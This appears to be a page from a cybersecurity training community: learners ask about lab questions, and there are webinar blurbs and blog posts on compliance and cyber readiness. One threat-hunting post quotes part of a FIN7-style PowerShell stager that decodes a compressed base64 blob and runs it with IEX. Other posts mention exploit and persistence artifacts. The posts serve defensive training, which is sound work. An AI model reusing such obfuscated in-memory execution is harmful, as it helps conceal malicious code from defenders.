workforce exercises
11 Topics
Elastic Data Ingest: Demonstrate Your Skills Q9

I have found the answers to all the other questions including 10 but I don't quite understand what Q9 is asking for when it says "Shortly after this file was created, two temp files were also created. What is the last 6 characters in the name of these temp files?" . I have found the files created after q8 answer see below but as far as I can see no combination of the perfstringbackup.tmp file is being accepted (have tried including the file extension and not) . Any guidance on what the question is actually looking for here ?118Views0likes3CommentsWebinar – Vishing & Deepfakes: Anatomy of a Multi-Vector Attack
Social engineering has evolved from simple scams into sophisticated omni-channel attacks. As AI tools accelerate the discovery of system vulnerabilities, adversaries are shifting their focus toward the human layer as the ultimate entry point.In this joint session, Immersive and Right-Hand Cybersecurity move beyond the slide deck to demonstrate the full lifecycle of a live, multi-channel attack simulation modeled after the tactics of Scattered Spider. Immersive and Right-Hand Cybersecurity will cover: The Anatomy of an Attack: See a live walkthrough of a multi-vector campaign, from pretext message to deepfake voice cloning and credential harvesting. Live Crisis Simulation: Witness the transition from a human entry point to a security operations alert. Closing the Defensive Gap: Learn strategies to bolster human risk posture, including a technical look at MITRE ATT&CK® coverage and real-world attack success statistics.57Views0likes0CommentsA False Sense of Cyber Security: Measure What Really Matters
#Recorded on November 24th 2025 Cybersecurity confidence is soaring. According to a new industry-wide survey, 71% of organizations believe their readiness program is "very" or "extremely" mature, and nearly all feel they can effectively handle an incident. But what if that confidence is more fiction than truth? Our 2025 Cyber Workforce Benchmark Report, combining external survey findings with performance data from millions of real-world exercises, reveals a troubling disconnect. While organizations feel prepared, our data shows resilience scores and incident response times have flatlined year-over-year. This stagnation suggests there is a dangerous gap between perceived readiness and actual capability. Join Immersive Founder and Chief Innovation Officer, James Hadley, former Barclays CISO, Oliver Newbury, and Immersive Senior Director of Cyber Resilience, Dan Potter, as they unpack the critical findings from our 2025 report. They will provide a candid, data-driven diagnosis of why progress has stalled and offer a practical perspective on how to build a truly resilient workforce. You'll learn about: The Readiness Rut: Why practicing outdated threats and exercising in functional silos has stalled performance. The Tooling Trap: How a false sense of security from technology can mask poor accuracy rates in real-world scenarios. The Experience Gap: See why managers and non-technical users are engaging more with AI threats than seasoned technical experts. From Insight to Action: Get a CISO’s insight on how to build a truly measurable, people-centric defense that proves readiness.79Views0likes0Comments
CVE-2022-26134 (Confluence) – OGNL Injection

For Question 6. Look at the first exploit attempt by this attacker. What command did they run? I am wondering about why when sharing the commands found in the logs, it still outputs wrong. even if typing in "X-Cmd-Response" as the command as well as the entire string found. Wondering if they are exepecting a different format/snippet of the code, or the GET requests instead?255Views0likes4Comments
FIN7 Threat Hunting with Splunk: Ep.3 – Execution Logs
I am pulling my hair with this last question Rebuild the PowerShell script from the previous question using the three parts found in the PowerShell operational logs. What is the MD5 hash of this file? (The file should not contain any trailing white space or return characters) I ran index=* (EventCode=4104) | search "stager.ps1" AND "scriptblock" | table _raw and added the script content of files (1 of 3) (2 of 3) (3 of 3) to a new file. I removed the spaces and made sure they are glued together. I pasted the file in cyber chef with md5 selected and I keep getting the wrong hash. See a sample of the beginning and end of the 3 files This is just a sample below. I really don't know what else to do with this. $EncodedCompressedFile = @' 7b1pk+LKcjD83RH3P5y4cT/Y0ddusfXAfcMRT5U2JJCgBBJIDn8AAQIklmmgBfz6N7O00sCcnuuxH9vPUcRMo1qycqvMrFItfxmsgu3keHqf//avv/2fP//pH/5NiiJts9+9H//xz+H8fTuPatV/mUXRn//p u3rgE9+I/KPY62u+qTQuvp0Xqu3KPkEovj/867/++Z/+9A9/+oe/jFZbY7757V9/w1+96fpvf3NW78fTJCJRtPP/UfjrvxmT4/Lf//Y3Y3L+x79ML8f54V+6821wXP5VOFcEQfgn+FuDv/CnLnCY/za4HI7zzb9Yp+1xtZn/i7Y9zt93+8H8/WPlQ3Vj8n5YTiKAKe72lxToX4W/prj89aaVHEuOm/g+nxznwyX8mQFuRR38ja3//w== '@ $Decoded = [System.Convert]::FromBase64String($EncodedCompressedFile) $MemStream = New-Object System.IO.MemoryStream $MemStream.Write($Decoded, 0, $Decoded.Length) $MemStream.Seek(0,0) | Out-Null $CompressedStream = New-Object System.IO.Compression.DeflateStream($MemStream, [System.IO.Compression.CompressionMode]::Decompress) $StreamReader = New-Object System.IO.StreamReader($CompressedStream) $Output = $StreamReader.readtoend() $Output | IEXSolved464Views0likes1CommentISO 27001 and the Immersive One Platform: Strengthening Your Information Security Posture
The importance of continuous evidence When audits or investigations happen, it’s not enough to say you’ve got things under control – you need to prove it. That means having solid evidence of your security posture, how it’s been implemented, and a continued commitment to it. Without that, the risk of fines and reputational damage goes up. Being able to demonstrate continuous evidence is crucial for staying in line with the latest directives and regulations. How Immersive can help Immersive helps organizations implement compliance frameworks like ISO 27001 by providing evidence of due diligence, simplifying the human element of security, and enabling gradual expansion of security measures. Depending on your priorities, or where you perceive your biggest gaps to be, these are some of the areas you can leverage in the Immersive platform: Improving the speed and quality of response to emerging threats. Increasing efficacy in recruitment, retention, and career development. Reducing cloud and application vulnerabilities early in the Software Development Life Cycle (SDLC). Here are three practical ways Immersive supports ISO 27001 compliance: 1. Hands-On Labs These labs ensure people across different roles get the right training and skill development. Security and technical teams have varying needs, and our labs help meet those needs by aligning practical learning to specific job functions. A general theme is how failing to provide proper training isn’t just a missed opportunity – it can be seen as negligence. An organization is responsible for providing training tools, which should be aligned with specific roles. Here are some of the ISO 27002 sections that our Hands-On Labs align with: 5.4, 5.7, 6.1, 6.3, 8.7, and 8.27. For more details, see the ISO 27002 implementation guide. 2. Crisis Sim All frameworks emphasize properly exercising staff and those with decision-making responsibilities. This covers everything from traditional tabletop exercise (TTX) at the board level to hands-on scenarios for teams further down the organization. Proving these exercises are happening effectively can be challenging. Traditional exec-level sessions are expensive, time-consuming, and hard to scale. Crisis Sim helps to solve this. It offers a practical, scalable way to run structured exercises across different teams and roles, including the supply chain. Here are some of the ISO 27002 sections that our Crisis Sim solution addresses: 5.4, 5.20, 5.24, 5.34, and 8.16. For more details, see the ISO 27002 implementation guide. 3. Workforce Plenty of areas in the ISO 27001 framework apply to the entire organization, not just technical teams. In some cases, we already have content such as labs and workforce exercises that can be used right away. But often, the focus is on your own internal policies and procedures – and that’s where our customizable templates and lab-building tools come in. The Immersive Workforce methodology gives you a structured way to train your people and show that they truly understand and can apply those policies in real-world scenarios. It’s all about making security awareness practical, measurable, and tailored to your organization. Our Workforce methodology meets the following ISO 27002 sections: 5.10, 5.17, 5.27, 5.34, 6.3, 6.7, and 8.1. For more details, see the ISO 27002 guide. Turning compliance into confidence By tapping into the full power of the Immersive platform, organizations can go beyond just checking compliance boxes. They can actively show due diligence, streamline compliance efforts, and proactively strengthen their information security posture. From hands-on training and crisis simulations to workforce assessments, Immersive provides the tools and methodologies needed to ensure that individuals at all levels are equipped to understand, apply, and uphold robust security practices. Ultimately, this leads to a more secure environment, reduced risk, and clearly demonstrates an organization's commitment to protecting its valuable information assets. Share your thoughts How is your organization approaching ISO 27001 compliance? Drop a comment below and let us know what’s worked, or what you’re still figuring out. For more details on strengthening your information security posture, check out these sources: ISO 27001 framework ISO 27002 implementation guide (for ISO27001) NIS2 DORA87Views0likes0CommentsPractical Malware Analysis: Static Analysis question 19
for what native Microsoft service is this malware trying to masquerade as with a legitimate seeming name and a reference to a file path that can be used for persistence, for some reason when typing down the Microsoft Security Center (2.0) Service name, and the info gained from and the registry path HKCU\Software\Microsoft\Windows\CurrentVersion\Run\. it keeps saying that it is wrong. I am wondering about what format are they expecting an answer? or if I am using the wrong name. as mssecsvc2.0 is also wrong.Solved211Views1like1CommentIs Your Team Really Ready for a Cyberattack? (Prove It, Don't Hope It)
Cyberattacks are increasingly frequent and sophisticated. According to the Identity Theft Resource Center (ITRC)’s 2024 Data Breach Report, they remain the primary root cause of data breaches, with Financial Services replacing Healthcare as the most targeted industry. The message is clear: no organization is safe. The recent breach at Change Healthcare/UnitedHealth Group, which exposed the health data of around a third of Americans, shows that the scope of modern cyberattacks extends beyond individual organizations. This isn't just a data breach; it's proof that a single vulnerability can disrupt healthcare operations, impact patient care, and erode public trust. Building a cyber-ready workforce isn’t optional – it’s essential. This isn't about hoping you're prepared; it's about proving it. What "cyber-ready" means in practice A cyber-ready workforce goes beyond having an IT security team. It means everyone, from the front lines to the C-suite, understands their role in preventing and responding to cyber threats. First-line responders (IT security, SOC analysts): These are your digital defenders, constantly monitoring threats. But they're not just monitoring alerts; they're dissecting the attack, isolating the threat, and preserving digital evidence like detectives on a case. They react instantly to alerts, following incident response procedures to identify and contain attacks, aiming for rapid isolation to limit damage. Mid-level managers (team leads, department heads): These are your field commanders during a crisis. They're not just relaying information; they're making tough calls under pressure, coordinating teams, and ensuring everyone stays focused on the mission. They escalate issues to senior leadership and keep all stakeholders informed. Senior leadership (C-Suite, board members): These leaders understand that cybersecurity is a core business risk, not just an IT problem. They champion a security-first culture, prioritize cybersecurity investments, and understand a breach's potential financial, legal, and reputational fallout. The cost of being unprepared: a ripple effect of damage Think about the impact of a successful cyberattack on your customers, your employees, and your reputation. It's not just numbers on a spreadsheet; it's real-world consequences. Imagine the chaos: systems down, customer data compromised, the phone ringing off the hook with angry clients. The financial costs are staggering, with IBM’s Cost of a Data Breach report stating the average data breach now costs $4.45 million, and that number increases yearly. Then comes the reputational damage: lost customer trust, negative press, and long-term brand erosion. Operations stall, workflows are disrupted, and productivity plummets. Legal fees, regulatory fines, and the potential for crippling fines for non-compliance with laws like GDPR, HIPAA, and DORA add further strain. It's a domino effect that could threaten your organization’s survival. Building effective response through cyber drills and resilience programs Cyber drills are the cornerstone of a robust cyber resilience program. They’re practical, hands-on simulations that allow your team to practice responding to real-world threats in a safe space before a real crisis hits. To maximize their effectiveness, cyber drills should be: Realistic: Simulate real-world attacks, including ransomware attacks, data breaches, supply chain disruptions, and social engineering attempts. Incorporate threat actors' latest tactics and techniques to prepare your team for anything. Comprehensive: Involve all relevant teams, from technical responders to senior leadership, with clear roles and responsibilities. Drills should assess technical skills, communication, coordination, and decision-making under pressure. Regular: Conducted frequently to keep skills sharp and procedures up-to-date. A continuous drilling program is ideal. Analyzed: Every drill is a learning opportunity. Conduct thorough post-incident reviews to identify areas for improvement, document lessons learned, and update incident response plans. Building a fortress: your comprehensive resilience program True resilience goes beyond drills. It's about creating a multi-layered defense. Imagine building a fortress around your organization. Cyber drills are the practice battles, but a comprehensive resilience program is the complete defense system. You start with an early warning system: your threat intelligence feeds, providing insights into the latest attack methods. Next, you educate everyone, creating a human firewall through continuous security awareness training and micro-exercises (like simulated phishing emails). You then fortify your defenses by proactively scanning for and patching vulnerabilities (vulnerability management). Finally, you develop a detailed battle plan: your incident response plan, a meticulously documented and regularly tested strategy for handling attacks. This comprehensive approach is key to long-term resilience. Resilience is practiced, refined, and ready for battle. Reducing burnout: the human element of cyber resilience Cybersecurity is a relentless, high-stakes 24/7 battle. The constant pressure to defend against evolving threats takes a toll – leading to burnout, decreased productivity, and a weaker security posture. Recognizing this human element is crucial. Building a resilient team requires proactive support. Invest in training, development, and exercising to keep skills sharp and confidence high. Promote work-life balance by encouraging breaks, vacations, and unplugging after hours. Proper rest is essential for sustained performance. Crucially, cultivate a supportive work environment. Create a space where team members feel comfortable asking for help, sharing concerns, and admitting vulnerabilities without judgment. Open communication and collaborative problem-solving are vital. Celebrate successes and acknowledge the hard work of your cybersecurity professionals. A valued, supported team is an engaged, resilient team – your best defense against evolving threats. Ready to empower your workforce and build a cyber-resilient organization? Waiting for a cyberattack to happen is a recipe for disaster. Proactive preparation is the only way to protect your organization. Building a cyber-ready workforce is an ongoing process, but it's an investment that will pay off in the long run. Share your thoughts What are your biggest challenges in building a truly cyber-ready workforce? Share your experiences and challenges in the comments below.122Views1like0Comments